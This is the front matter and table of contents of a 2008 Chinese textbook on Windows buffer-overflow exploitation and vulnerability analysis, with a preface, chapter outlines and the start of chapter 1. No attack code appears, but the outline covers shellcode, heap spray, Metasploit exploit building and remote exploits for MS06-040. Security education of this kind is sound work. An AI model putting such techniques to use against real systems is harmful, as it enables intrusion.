

Broadview
www.broadview.com.cn



看雪软件安全
<http://www.pediy.com>

0day安全: 软件漏洞分析技术

failwest 编著



电子工业出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
<http://www.phei.com.cn>

0day安全：软件漏洞分析技术

堆栈原理讲解：

精辟的论述带您重游计算机体系架构关键部位，深入解读恶意代码践踏内存的伎俩，为漏洞分析打下良好的理论基础。

漏洞调试实验：

一系列精心设计的Demo程序向您准确展示堆栈的技术细节，让您在实践中跨过漏洞分析的技术门槛，真正步入信息安全技术的殿堂。

高级Exploit思路：

细数Black Hat上若干著名议题中提出的漏洞利用方法，开阔视野，远瞻安全技术前沿动态。

微软安全机制揭秘：

深入挖掘GS安全编译选项、堆栈保护、Safe S.E.H等安全机制。知己知彼，知彼知己，在回顾安全技术对抗的过程中提高自己。

经典0day案例分析：

精选历史上若干著名系统漏洞进行剖析，在真实案例分析的过程中学习漏洞分析技术，了解计算机应急响应的严峻性。

软件安全性测试：

高级逆向工具、Fuzz测试、攻击测试（Penetration testing）介绍，从软件开发与测试的角度增强产品的安全性。

免责声明：本书所讨论技术仅用于研究学习，旨在提高软件产品的安全性，严禁用于不良动机。任何个人、团体、组织不得将其用于非法目的，否则后果自负。

本书作者及出版社不承担任何因为技术滥用所产生的连带责任。

网上订购：www.darbook.com.cn
第二书店·第一服务



责任编辑：韩 明
责任美编：谢丹丹

本书贴有激光防伪标志，凡没有防伪标志者，属盗版图书。

上架建议：信息安全

ISBN 978-7-121-06077-9



9 787121 060779 >

定价：49.00元（含光盘1张）

TP311.5/240D

2008

0day安全：软件漏洞分析技术

failwest 编著

电子工业出版社

Publishing House of Electronics Industry

北京·BEIJING

内 容 简 介

本书分为4篇17章,系统全面地介绍了Windows平台缓冲区溢出漏洞的分析、检测与防护。第一篇为常用工具和基础知识的介绍;第二篇从攻击者的视角出发,揭秘了攻击者利用漏洞的常用伎俩,了解这些知识对进行计算机应急响应和提高软件产品安全性至关重要;第三篇在第二篇的基础上,从安全专家的角度介绍了漏洞分析和计算机应急响应方面的知识;第四篇则站在软件工程师的角度讲述如何在开发、测试等软件生命周期的各个环节中加入安全因素,以增强软件产品的安全性。

未经许可,不得以任何方式复制或抄袭本书之部分或全部内容。
版权所有,侵权必究。

图书在版编目(CIP)数据

0 day 安全: 软件漏洞分析技术 / 王清编著. —北京: 电子工业出版社, 2008.4
ISBN 978-7-121-06077-9

I. 0… II. 王… III. 软件可靠性—基本知识 IV. TP311.5

中国版本图书馆CIP数据核字(2008)第023638号

策划编辑: 毕 宁

责任编辑: 韩 明

印 刷: 北京市铁成印刷厂

装 订: 北京中新伟业印刷有限公司

出版发行: 电子工业出版社

北京市海淀区万寿路173信箱 邮编100036

开 本: 787×980 1/16 印张: 23.5 字数: 410千字

印 次: 2008年4月第1次印刷

印 数: 5000册 定价: 49.00元 (含光盘1张)

凡所购买电子工业出版社图书有缺损问题, 请向购买书店调换。若书店售缺, 请与本社发行部联系, 联系及邮购电话: (010) 88254888。

质量投诉请发邮件至 zlts@phei.com.cn, 盗版侵权举报请发邮件至 dbqq@phei.com.cn。

服务热线: (010) 88258888。

关于“zero day attack”

0 day 是网络安全技术中的一个术语，特指被攻击者掌握却未被软件厂商修复的系统漏洞。

0 day 漏洞是攻击者入侵系统的终极武器，资深的黑客手里总会掌握几个功能强大的 0 day 漏洞。

0 day 漏洞是木马、病毒、间谍软件入侵系统的最有效途径。

由于没有官方发布的安全补丁，攻击者可以利用 0 day 对目标主机为所欲为，甚至在 Internet 上散布蠕虫。因此，0 day 漏洞的技术资料通常非常敏感，往往被视为商业机密。

对于软件厂商和用户来说，0 day 攻击是危害最大的一类攻击。

针对 0 day 漏洞的缓冲区溢出攻击是对技术性要求最高的攻击方式。

世界安全技术峰会 Black Hat 上每年最热门的议题之一就是“zero day attack/defense”。微软等世界著名的软件公司为了在其产品中防范“zero day attack”，投入了大量的人力、物力。

全世界有无数的信息安全科研机构在不遗余力地研究与 0 day 安全相关的课题。

全世界也有无数技术精湛的攻击者在不遗余力地挖掘软件中的 0 day 漏洞。

自序

不请长缨，系取天骄种，剑吼西风

——《六州歌头》北宋，贺铸

虽然事隔多年，我仍然清晰记得自己被“冲击波”愚弄的场景——2003年夏的那个晚上，自己像往常一样打开实验室的计算机，一边嘲笑着旁边同学因为不装防火墙而被提示系统将在一分钟内关机，一边非常讽刺地自己的计算机上发现了同样的提示对话框。正是这个闻名世界的“框框”坚定了我投身网络安全研究的信念，而漏洞分析与利用正是这个领域的灵魂所在。

漏洞分析与利用的过程是充满艺术感的。想象一下，剥掉 Windows 中那些经过层层封装的神秘的对话框“外衣”，面对着浩如烟海的二进制机器码，跋涉于内存中不知所云的海量数据，在没有任何技术文档可以参考的情况下，进行反汇编并调试，把握函数调用和参数传递的细节，猜测程序的设计思路，设置巧妙的断点并精确定位到几行有逻辑缺陷的代码，分析研究怎么去触发这个逻辑漏洞，最后编写出天才的渗透代码，从而得到系统的控制权……这些分析过程的每一个环节无不散发着充满智慧的艺术美感！这种技术不同于其他计算机技术，它的进入门槛很高，需要拥有丰富的计算机底层知识、精湛的软件调试技术、非凡的逻辑分析能力，还要加上一点点创造性的思维和可遇而不可求的运气。

在无数个钻研这些技术的夜里，我深深地感觉到国内的漏洞分析资料和文献是多么匮乏。为了真正搞清楚蠕虫病毒是怎样利用 Windows 漏洞精确淹没 EIP 寄存器并获得进程控制权，我仍然记得自己不得不游走于各种论坛收集高手们零散手稿时的情形。那时的我多么希望能有一本教材式的书籍，让我读了之后比较全面、系统地了解这个领域。

我想，在同样漆黑的夜里，肯定还有无数朋友和我从前一样，满腔热情地想学习这门技术而又困惑于无从下手。正是这种“请缨无处，剑吼西风”的感觉，激励着我把自己钻研的心血凝结成一本教程，希望这样一本教程可以帮助喜欢网络安全的朋友们在学习时绕开我曾走过的弯路。

failwest

2008年3月1日

推 荐 序

很久以来，没有人愿意公开地去研究软件及系统的漏洞。应该说 failwest 是少数几个真正从软件开发者的角度著书阐述漏洞分析与检测技术的专业软件工程师。作者非常恰当地把着眼点放在一个软件开发者的角度去做漏洞检测，使得《0 day 安全：软件漏洞分析技术》对大多数读者来说更加实用。

《0 day 安全：软件漏洞分析技术》为我们系统介绍了漏洞分析的原理和技术细节，并深入浅出地引用了不少在安全界非常经典的漏洞实例。然而，更重要的是 failwest 并没有流水账式的罗列知识与技术，而是花了大量的篇幅介绍了漏洞检测的步骤及其背后的思维方式。这些完全不同的思维方式，加上分析员必备的技能以及必需的工具，为读者展现了一套非常完整的软件漏洞分析方法。

许 明

前言

关于安全技术人才

国内外对网络安全技术人才的需求量很大，精通缓冲区溢出攻击的安全专家可以在大型软件公司轻易地获得高薪的安全咨询职位。

信息安全技术是一个对技术性要求极高的领域，除了扎实的计算机理论基础外，更重要的是优秀的动手实践能力。在我看来，不懂二进制数据就无从谈起安全技术。

国内近年来对网络安全的重视程度正在逐渐增加，许多高校相继成立了“信息安全学院”或者设立“网络安全专业”。科班出身的学生往往具有扎实的理论基础，他们通晓密码学知识、知道 PKI 体系架构，但要谈到如何真刀实枪地分析病毒样本、如何拿掉 PE 上复杂的保护壳、如何在二进制文件中定位漏洞、如何对软件实施有效的攻击测试……能够做到的人并不多。

虽然每年有大量的网络安全技术人才从高校涌入人力市场，真正能够满足用人单位需求的却寥寥无几。捧着书本去做应急响应和风险评估是滥竽充数的作法，社会需要的是能够为客户切实解决安全风险的技术精英，而不是满腹教条的阔论者。

我所认识的很多资深安全专家都并非科班出身，他们有的学医、有的学文、有的根本没有学历和文凭，但他们却技术精湛，充满自信。

这个行业属于有兴趣、够执著的人，属于为了梦想能够不懈努力的意志坚定者。

关于“Impossible”与“I'm possible”

从拼写上，看，“Impossible”与“I'm possible”仅仅相差一个用于缩写的撇号（apostrophe）。学完本书之后，您会发现将“不可能（Impossible）”变为“可能（I'm possible）”的“关键（key point）”往往就是那么简单的几个字节，本书将要讨论的就是在什么位置画上这一撇！

从语法上看，“Impossible”是一个单词，属于数据的范畴；“I'm possible”是一个句子，含有动词（算符），可以看成是代码的范畴。学完本书之后，您会明白现代攻击技术的精髓就是混淆数据和代码的界限，让系统错误地把数据当作代码去执行。

从意义上看，To be the apostrophe which changed “Impossible” into “I'm possible”代表着人类挑战自我的精神，代表着对理想执著的追求，代表着对事业全情的投入，代表着敢于直面惨淡人

生的豪情……而这一切正好是黑客精神的完美诠释——还记得在电影《Sword Fish（剑鱼行动）》中，Stan 在那台酷毙的计算机前坚定地说：“Nothing is impossible”，然后开始在使用 Vernam 加密算法和 512 位密钥加密的网络上，挑战蠕虫的经典镜头吗？

于是我在以前所发表过的所有文章和代码中都加入了这个句子，甚至用它作为自己的签名档。

尽管我的英语老师和不少外国朋友提醒我，说这个句子带有强烈的“Chinglish”味道，甚至会引起 Native Speaker 的误解，然而我最终还是决定把它写进书里。

虽然我不是莎士比亚那样的文豪，可以创造语言，发明修辞，用文字撞击人们的心灵，但这句“Chinglish”的确能把我所要表达的含义精确地传递给中国人，这已足够。

关于本书

通常情况下，利用缓冲区溢出漏洞需要深入了解计算机系统，精通汇编语言乃至二进制的机器代码，这足以使大多数技术爱好者望而却步。

随着时间的推移，缓冲区溢出攻击在漏洞的挖掘、分析、调试、利用等环节上已经形成了一套完整的体系。伴随着调试技术和逆向工程的发展，Windows 平台下涌现出的众多功能强大的 debug 工具和反汇编分析软件逐渐让二进制世界和操作系统变得不再神秘，这有力地推动了 Windows 平台下缓冲区溢出的研究。除此以外，近年来甚至出现了基于架构（Frame Work）的漏洞利用程序开发平台，让这项技术的进入门槛大大降低，使得原本高不可攀的黑客技术变得不再遥不可及。

遗憾的是，与国外飞速发展的高级黑客技术相比，目前国内还没有系统介绍 Windows 平台下缓冲区溢出漏洞利用技术的专业书籍，而且相关的中文文献资料也非常匮乏。

本书将系统全面地介绍 Windows 平台软件缓冲区溢出漏洞的发现、检测、分析和利用等方面的知识。

为了保证这些技术能够被读者轻松理解并掌握，本书在叙述中尽量避免枯燥乏味的大段理论阐述和代码粘贴。概念只有在实践中运用后才能真正被掌握，这是我多年来求学生涯的深刻体会。书中所有概念和方法都会在紧随其后的调试实验中被再次解释，实验和案例是本书的精髓所在。从为了阐述概念而精心自制的漏洞程序调试实验到现实中已经造成很大影响的著名漏洞分析，每一个调试实验都有着不同的技术侧重点，每一个漏洞利用都有自己的独到之处。

我将带领您一步一步地完成调试的每一步，并在这个过程中逐步解释漏洞分析思路。不管您是网络安全从业人员、黑客技术发烧友、网络安全专业的研究生或本科生，如果您能够完成这些分析实验，相信您的软件调试技术、对操作系统底层的理解等计算机能力一定会得到一次质的飞跃，并能够对安全技术有一个比较深入的认识。

内容导读

本书分为 4 篇，共 17 章。

第 1 篇 基础知识

第 1 章 漏洞概述

简介漏洞研究中的一些基本概念和原理

第 2 章 二进制文件概述

不管是漏洞挖掘，漏洞分析还是漏洞利用，我们所面对的都是二进制、机器码、内存地址。第 2 章将简单介绍 Windows 平台下可执行文件的结构和内存方面的一些基础知识。PE 文件和虚拟内存的细节枯燥乏味，长篇累牍地介绍很容易让人失去学习的兴趣和激情。但在进行静态反汇编和动态调试的过程中，如果没有 PE 和虚拟内存方面的基础知识，您甚至无法把反汇编的内容和正在执行的指令对应起来。根据漏洞分析的特点，这章给出了调试漏洞所必须的二进制基础知识。

第 3 章 必备工具

第 3 章介绍了一批漏洞分析中经常使用的软件工具。包括调试工具、反汇编工具、二进制编辑工具等。您会在后面的调试实验中反复见到这些工具的身影。在这章的最后一节，我设计了一个非常简单的破解小实验，用于实践工具的应用，消除您对二进制的恐惧感，希望能够给您带来一些乐趣。

第 2 篇 漏洞利用

第 4 章 栈溢出利用

基于栈的溢出是最基础的漏洞利用方法。第 4 章首先用大量的示意图，深入浅出地讲述了操作系统中函数调用、系统栈操作等概念和原理；随后通过三个调试实验逐步讲解如何通过栈溢出，一步一步地劫持进程并植入可执行的机器代码。即使您没有任何汇编语言基础，从未进行过二进制级别的调试，在本章详细的实验指导下也能轻松完成实验，体会到 exploit 的乐趣。

第 5 章 开发 shellcode 的艺术

第 5 章紧接第 4 章的讨论, 比较系统地介绍了溢出发生后, 如何布置缓冲区、如何定位 shellcode、如何编写和调试 shellcode 等实际的问题。第 5 章的最后两小节还给出了一些编写 shellcode 的高级技术, 供有一定汇编基础的朋友参考。

第 6 章 堆溢出利用

在很长一段时间内, Windows 下的堆溢出被认为是不可利用的, 然而事实并非如此。第 6 章将用精辟的论述点破堆溢出利用的原理, 让您轻松领会堆溢出的精髓。此外, 本章的一系列调试实验将加深您对概念和原理的理解。用通俗易懂的方式论述复杂的技术是本书始终坚持的原则。

第 7 章 Windows 异常处理机制深入浅出

对异常处理的利用是 Windows 平台下缓冲区溢出漏洞利用的一大特点。第 7 章除了介绍如何在溢出发生时利用 S.E.H 外, 还对 Windows 异常处理机制做了较深入的剖析, 供有一定基础的读者参考。

第 8 章 高级内存攻击技术

集中介绍了一些曾发表于 Black Hat 上的著名论文中所提出的高级利用技术。对于安全专家, 了解这些技巧和手法不至于在分析漏洞时错把可以利用的漏洞误判为低风险类型; 对于黑客技术爱好者, 这些知识很可能成为激发技术灵感的火花。

第 9 章 揭秘 Windows 安全机制

微软在 Windows XP SP2 和 Windows 2003 之后, 向操作系统中加入了许多安全机制。本章将集中讨论这些安全机制对漏洞利用的影响。

第 10 章 用 Metasploit 开发 Exploit

Metasploit 是软件工程中的 Frame Work (架构) 在安全技术中的完美实现, 它把模块化、继承性、封装等面向对象的特点在漏洞利用程序的开发中发挥得淋漓尽致。使用这个架构开发 Exploit 要比直接使用 C 语言写出的 Exploit 简单得多。第 10 章将集中介绍如何使用这个架构进行 Exploit 开发, 这也将是第一次在中文书籍中集中介绍 Metasploit 通用漏洞测试平台。

第 11 章 其他漏洞利用技术

格式化串漏洞在 Windows 平台上非常罕见, 所以我把这种漏洞利用单独放在本章介绍。除此以外, 由于脚本注入漏洞与缓冲区溢出漏洞的攻防在技术上差异较大, 故也被安排在这章。

鉴于基于 Web 的漏洞利用种目繁杂，且自成体系，本书目前只做了简单的介绍。如有机会，我将单独著书述之。

第 3 篇 漏洞分析

第 12 章 漏洞分析技术概述

第 12 章纵览了漏洞分析与调试的思路，并介绍了一些辅助漏洞调试分析的高级逆向工具。

第 13 章 MS06-040 分析：系统入侵与蠕虫

通过对真实案例的分析，彻底揭秘攻击者入侵操作系统的全过程。在您获得操作系统控制权限的那一刻，相信伴随着强烈的成就感，您也将切身体会 Oday 的真正危害和安全补丁的重要性。

第 14 章 MS06-055 分析：揭秘“网马”

通过网页“挂马”是近年来攻击者惯用的手法。本章通过分析微软 IE 浏览器中真实的缓冲区溢出漏洞，告诉您为什么不能随便点击来历不明的 URL 链接。

第 15 章 MS07-060 分析：Word 文档中的阴谋

稍懂计算机知识的人都不会随便点击可执行文件，但是谁会想到打开 Word 文档也会导致 shellcode 的执行呢？如果 Office 中存在漏洞，那么打开 Word 文档就也有可能导致 shellcode 被执行。

第 4 篇 漏洞挖掘与软件安全性测试

第 16 章 漏洞挖掘技术浅谈

不论从工程上讲还是从学术上讲，漏洞挖掘都是一个相当前沿的领域。本章将介绍一些目前比较流行的漏洞挖掘方法，并着重介绍 Fuzz 测试的方法。相信本章的内容对于 QA 工程师和软件测试人员也会有用。

第 17 章 安全的软件生命周期

要做到尽可能地避免软件中的安全漏洞，仅仅靠安全测试和漏洞挖掘是远远不够的，那需要在软件生命周期的各个环节中加入安全因素。

本书源代码及相关文档

本书中调试实验所涉及的所有源代码和 PE 文件都被收录在附带光盘中。

这些代码都经过了仔细调试, 如在使用中发现问题, 请查看实验指导中对实验环境的要求。个别攻击实验的代码可能会被部分杀毒软件鉴定为存在风险的文件, 请您调试前详细阅读实验说明。

此外, “看雪论坛” 相关版面可以找到更多本书中所涉及的资源: <http://zeroday.pediy.com>

对读者的要求

虽然溢出技术经常涉及汇编语言, 但本书并不要求读者一定具备汇编语言的开发能力。所用到的指令和寄存器在相关的章节都有额外介绍, 只要您有 C 语言基础就能消化本书的绝大部分内容。

我并不推荐在阅读本书之前先去系统的学习汇编知识和逆向知识, 枯燥的寻址方式和指令介绍很容易让人失去学习的兴趣。本书将带您迅速跨过漏洞分析与利用技术的进入门槛。即使您并不懂汇编与二进制也能完成书中的调试实验, 并获得一定的乐趣。当然, 在您达到一定水平想进一步提高时, 补习逆向知识和汇编语言将是绝对必要的。

本书适合的读者群体包括:

- **安全技术工作者** 本书比较全面、系统地收录了 Windows 平台下缓冲区溢出攻击所涉及的各种方法, 将会是一本不错的技术字典。
- **信息安全理论研究者** 本书中纰漏的许多漏洞利用、检测方法在学术上具有一定的前沿性, 在一定程度上反映了目前国内外安全技术所关注的焦点问题。
- **QA 工程师、软件测试人员** 本书第 4 篇中集中介绍了产品安全性测试方面的知识, 这些方法可以指导 QA 人员审计软件中的安全漏洞, 增强软件的安全性, 提高软件质量。
- **软件开发人员** 知道漏洞利用原理将有利于编写出安全的代码。
- **高校信息安全专业的学生** 本书将在一定程度上弥补高校教育与信息安全公司人才需求脱节的现象。用一套过硬的调试技术和逆向技术来武装自己可以让您在未来的求职道路上立于不败之地。精通 exploit 的人才可以轻松征服任何一家杀毒软件公司或安全资讯公司的求职门槛, 获得高薪工作。
- **本科二年级以上计算机系学生** 通过调试实验, 你们将更加深入地了解计算机体系架构和操作系统。这些知识一样将成为您未来求职时过硬的敲门砖。
- **所有黑客技术爱好者** 如果您厌倦了网络嗅探、端口扫描之类的扫盲读物, 您将在本书中学到实施有效攻击所必备的知识和技巧。

反馈与提问

读者在阅读本书时如遇到任何问题，可以到看雪论坛相关版面提出或发送 E-mail 给我。

致谢

感谢电子工业出版社对本书的大力支持，尤其是毕宁与韩明编辑为本书出版所做的大量工作。

感谢看雪对本书的大力推荐和支持以及看雪论坛为本书提供的交流平台。

感谢 Dafydd Stuttard 和 Matthew Conover 在我编写 shellcode 技术和堆溢出技术的相关章节时提供的热情帮助。你们不但拥有精湛的技术，难能可贵的共享精神也是我学习的榜样。

感谢金山毒霸反病毒引擎组给我提供的实习机会，尤其感谢 Bani Cai、大灰、涂老师和 Zmworm，是你们带我跨过了逆向技术的门槛。

感谢赛门铁克产品安全部的同事，尤其是我的经理 Cassio Goldschmid。宽松的技术氛围和一流的技术培训为我的成长提供了强有力的支持，一起去参加 Black Hat 对我来说胜过任何节日。


感谢“下一代互联网和网络安全国家重点实验室”，尤其感谢我的导师管晓宏教授，是您为我提供了开放的研究环境和丰富的研究资源。

感谢 114 实验室的兄弟姐妹，和你们在一起的日子我非常开心。

感谢我的爸爸、妈妈，谢谢你们的理解与支持。

感谢司徒雪岚，我会永远记得著书期间那段让我欢喜让我忧的日子。

最后感谢我的母校西安交通大学，是那里踏实求是的校风与校训激励着我不断进步。



目 录

第 1 篇 基础知识

第 1 章 漏洞概述..... 2	第 3 章 必备工具..... 13
1.1 bug 与漏洞..... 2	3.1 OllyDbg 简介..... 13
1.2 几个令人困惑的安全问题..... 2	3.2 SoftICE 简介..... 14
1.3 漏洞挖掘、漏洞分析、漏洞利用..... 3	3.3 WinDbg 简介..... 19
1.4 漏洞的公布与 0 day 响应..... 5	3.4 IDA Pro 简介..... 22
第 2 章 二进制文件概述..... 6	3.5 二进制编辑器..... 24
2.1 PE 文件格式..... 6	3.6 虚拟机简介..... 26
2.2 虚拟内存..... 6	3.7 Crack 二进制文件..... 27
2.3 PE 文件与虚拟内存之间的映射..... 8	

第 2 篇 漏洞利用

第 4 章 栈溢出利用..... 38	4.4.2 向进程中植入代码..... 67
4.1 系统栈的工作原理..... 38	第 5 章 开发 shellcode 的艺术..... 78
4.1.1 内存的不同用途..... 38	5.1 shellcode 概述..... 78
4.1.2 栈与系统栈..... 40	5.1.1 shellcode 与 exploit..... 78
4.1.3 函数调用时发生了什么..... 41	5.1.2 shellcode 需要解决的问题..... 80
4.1.4 寄存器与函数栈帧..... 44	5.2 定位 shellcode..... 81
4.1.5 函数调用约定与相关指令..... 45	5.2.1 栈帧移位与 jmp esp..... 81
4.2 修改邻接变量..... 49	5.2.2 获取“跳板”的地址..... 84
4.2.1 修改邻接变量的原理..... 49	5.2.3 使用“跳板”定位的 exploit..... 86
4.2.2 突破密码验证程序..... 52	5.3 缓冲区的组织..... 91
4.3 修改函数返回地址..... 57	5.3.1 缓冲区的组成..... 91
4.3.1 返回地址与程序流程..... 57	5.3.2 抬高栈顶保护 shellcode..... 92
4.3.2 控制程序的执行流程..... 60	5.3.3 使用其他跳转指令..... 94
4.4 代码植入..... 66	5.3.4 不使用跳转指令..... 94
4.4.1 代码植入的原理..... 66	5.3.5 函数返回地址移位..... 95

5.4	开发通用的 shellcode.....	97	6.4.2	狙击 P.E.B 中 RtlEnterCritical- Section()的函数指针.....	169
5.4.1	定位 API 的原理.....	97	6.4.3	堆溢出利用的注意事项.....	176
5.4.2	shellcode 的加载与调试.....	100	第 7 章	Windows 异常处理机制深入浅出...	179
5.4.3	动态定位 API 地址的 shellcode...	101	7.1	S.E.H 概述.....	179
5.5	shellcode 编码技术.....	112	7.2	在栈溢出中利用 S.E.H.....	181
5.5.1	为什么要对 shellcode 编码...	112	7.3	在堆溢出中利用 S.E.H.....	187
5.5.2	会“变形”的 shellcode.....	114	7.4	挖掘 Windows 异常处理.....	190
5.6	为 shellcode “减肥”.....	119	7.4.1	不同级别的 S.E.H.....	190
5.6.1	shellcode 瘦身大法.....	119	7.4.2	线程的异常处理.....	191
5.6.2	选择恰当的 hash 算法.....	121	7.4.3	进程的异常处理.....	194
5.6.3	191 个字节的 bindshell.....	124	7.4.4	系统默认的异常处理 U.E.F...	195
第 6 章	堆溢出利用.....	141	7.4.5	异常处理流程的总结.....	196
6.1	堆的工作原理.....	141	7.5	V.E.H 简介.....	197
6.1.1	Windows 堆的历史.....	141	第 8 章	高级内存攻击技术.....	199
6.1.2	堆与栈的区别.....	142	8.1	狙击异常处理机制.....	199
6.1.3	堆的数据结构与管理策略.....	143	8.1.1	攻击 V.E.H 链表的头节点.....	199
6.2	在堆中漫游.....	149	8.1.2	攻击 TEB 中的 S.E.H 头节点...	200
6.2.1	堆分配函数之间的调用关系...	149	8.1.3	攻击 U.E.F.....	201
6.2.2	堆的调试方法.....	150	8.1.4	攻击 PEB 中的函数指针.....	203
6.2.3	识别堆表.....	154	8.2	“off by one” 的利用.....	203
6.2.4	堆块的分配.....	158	8.3	攻击 C++ 的虚函数.....	205
6.2.5	堆块的释放.....	159	8.4	Heap Spray: 堆与栈的协同攻击...	209
6.2.6	堆块的合并.....	160	第 9 章	揭秘 Windows 安全机制.....	213
6.3	堆溢出利用 (上)		9.1	Service Pack 2 简介.....	213
	——DWORD SHOOT.....	161	9.2	百密一疏的 S.E.H 验证.....	215
6.3.1	链表“拆卸”中的问题.....	161	9.3	栈中的较量.....	215
6.3.2	在调试中体会		9.3.1	.net 中的 GS 安全编译选项...	215
	“DWORD SHOOT”.....	164	9.3.2	GS 机制面临的挑战.....	217
6.4	堆溢出利用 (下)		9.4	重重保护下的堆.....	218
	——代码植入.....	168	9.5	硬件方面的安全措施.....	220
6.4.1	DWORD SHOOT 的利用方法...	168			

第 10 章	用 Metasploit 开发 Exploit	222
10.1	漏洞测试平台 MSF 简介.....	222
10.2	入侵 Windows 系统.....	224
10.2.1	漏洞简介.....	224
10.2.2	图形界面的漏洞测试.....	225
10.2.3	console 界面的漏洞测试.....	229
10.3	利用 MSF 制作 shellcode.....	230
10.4	用 MSF 扫描“跳板”.....	232
10.5	Ruby 语言简介.....	233
10.6	“傻瓜式”Exploit 开发.....	239
10.7	用 MSF 发布 POC.....	248
第 11 章	其他漏洞利用技术	251
11.1	格式化串漏洞.....	251
11.1.1	printf 中的缺陷.....	251

11.1.2	用 printf 读取内存数据.....	253
11.1.3	用 printf 向内存写数据.....	254
11.1.4	格式化串漏洞的检测与防范.....	255
11.2	SQL 注入攻击	256
11.2.1	SQL 注入原理.....	256
11.2.2	攻击 PHP+MySQL 网站.....	257
11.2.3	攻击 ASP+SQL Server 网站.....	260
11.2.4	注入攻击的检测与防范.....	261
11.3	XSS 攻击	262
11.3.1	脚本能够“跨站”的原因.....	262
11.3.2	XSS Reflection 攻击场景.....	264
11.3.3	Stored XSS 攻击场景.....	265
11.3.4	攻击案例回顾: XSS 蠕虫.....	266
11.3.5	XSS 的检测与防范.....	267

第 3 篇 漏洞分析

第 12 章	漏洞分析技术概述	270
12.1	漏洞分析的方法.....	270
12.2	用“白眉”在 PE 中漫步.....	271
12.2.1	指令追踪技术与 Paimei.....	271
12.2.2	Paimei 的安装.....	272
12.2.3	使用 PE Stalker.....	273
12.2.4	迅速定位特定功能对应的 代码.....	276
12.3	补丁比较.....	278
第 13 章	MS06-040 分析: 系统入侵与 蠕虫	282
13.1	MS06-040 简介.....	282
13.2	漏洞分析.....	283
13.2.1	动态调试.....	283
13.2.2	静态分析.....	292
13.3	远程 Exploit.....	297

13.3.1	RPC 编程简介.....	297
13.3.2	实现远程 exploit.....	299
13.3.3	改进 exploit.....	306
13.3.4	MS06-040 与蠕虫.....	308
第 14 章	MS06-055 分析: 揭秘“网马”	310
14.1	MS06-055 简介.....	310
14.1.1	矢量标记语言 (VML) 简介.....	310
14.1.2	0 day 安全响应纪实.....	311
14.2	漏洞分析.....	312
14.3	漏洞利用.....	315
14.3.1	实践 Heap Spray 技术.....	315
14.3.2	网页木马攻击.....	319
第 15 章	MS07-060 分析: Word 文档中的 阴谋	321
15.1	MS07-060 简介.....	321
15.2	POC 分析.....	322

第 4 篇 漏洞挖掘与软件安全性测试

第 16 章 漏洞挖掘技术浅谈	330	16.3.5 生成 Fuzz 用例	340
16.1 漏洞挖掘概述	330	16.4 Fuzz ActiveX	344
16.2 Fuzz 文件格式	331	16.5 静态代码审计	347
16.2.1 File Fuzz 简介	331	第 17 章 安全的软件生命周期	350
16.2.2 用 Paimei 实践 File Fuzz	332	17.1 Threat Modeling	350
16.3 Fuzz 网络协议	334	17.2 编写安全的代码	351
16.3.1 协议测试简介	334	17.3 产品安全性测试	353
16.3.2 SPIKE 的 Fuzz 原理	336	17.4 漏洞管理与应急响应	356
16.3.3 SPIKE 的 Hello World	337	参考文献	358
16.3.4 定义 Block	338		

第 1 篇

基础知识



欲善其事，先利其器

——《论语》

要想扬帆于二进制海洋，除了水手坚定的意志外，还需要有能够乘风破浪的坚船利器，定位精准的陀螺码表。没有工具的 hacker 如同没有枪的战士，工欲善其事，必先利其器！

掌握 ollydbg 等动态调试工具可以让您在分析内存时体会到庖丁解牛快感，而 IDA 这类静态反汇编工具就像迷宫的地图一样保证您在二进制文件中分析漏洞时不置于迷失方向。

有一点需要提醒您，本书对这些工具的介绍只能让您简单上手，不要指望能够立刻把它们挥洒自如，那需要您在实践中不断地体会和学习。

第 1 章 漏洞概述

1.1 bug 与漏洞

随着现代软件工业的发展，软件规模不断扩大，软件内部的逻辑也变得异常复杂。为了保证软件的质量，测试环节在软件生命周期中所占的地位已经得到了普遍重视。在一些著名的大型软件公司中，测试环节（QA）所耗费的资源甚至已经超过了开发。即便如此，不论从理论上还是工程上都没有任何人敢声称能够彻底消灭软件中所有的逻辑缺陷——bug。

在形形色色的软件逻辑缺陷中，有一部分能够引起非常严重的后果。例如，网站系统中，如果在用户输入数据的限制方面存在缺陷，将会使服务器变成 SQL 注入攻击和 XSS（Cross Site Script，跨站脚本）攻击的目标；服务器软件在解析协议时，如果遇到出乎预料的数据格式而没有进行恰当的异常处理，那么就很可能会给攻击者提供远程控制服务器的机会。

我们通常把这类能够引起软件做一些“超出设计范围的事情”的 bug 称为漏洞（vulnerability）。

（1）功能性逻辑缺陷（bug）：影响软件的正常功能，例如，执行结果错误、图标显示错误等。

（2）安全性逻辑缺陷（漏洞）：通常情况下不影响软件的正常功能，但被攻击者成功利用后，有可能引起软件去执行额外的恶意代码。常见的漏洞包括软件中的缓冲区溢出漏洞、网站中的跨站脚本漏洞（XSS）、SQL 注入漏洞等。

1.2 几个令人困惑的安全问题

也许您有一定的计算机知识，但仍然经常费解于下面这些安全问题。

（1）我从不运行任何来历不明的软件，为什么还会中病毒？

如果病毒利用重量级的系统漏洞进行传播，您将在劫难逃。因为系统漏洞可以引起计算机被远程控制，更何况传播病毒。横扫世界的冲击波蠕虫、slamer 蠕虫等就是这种类型的病毒。

如果服务器软件存在安全漏洞，或者系统中可以被 RPC 远程调用的函数中存在缓冲区溢出漏洞，攻击者也可以发起“主动”进攻。在这种情况下，您的计算机可能会轻易沦为所谓的“肉鸡”。

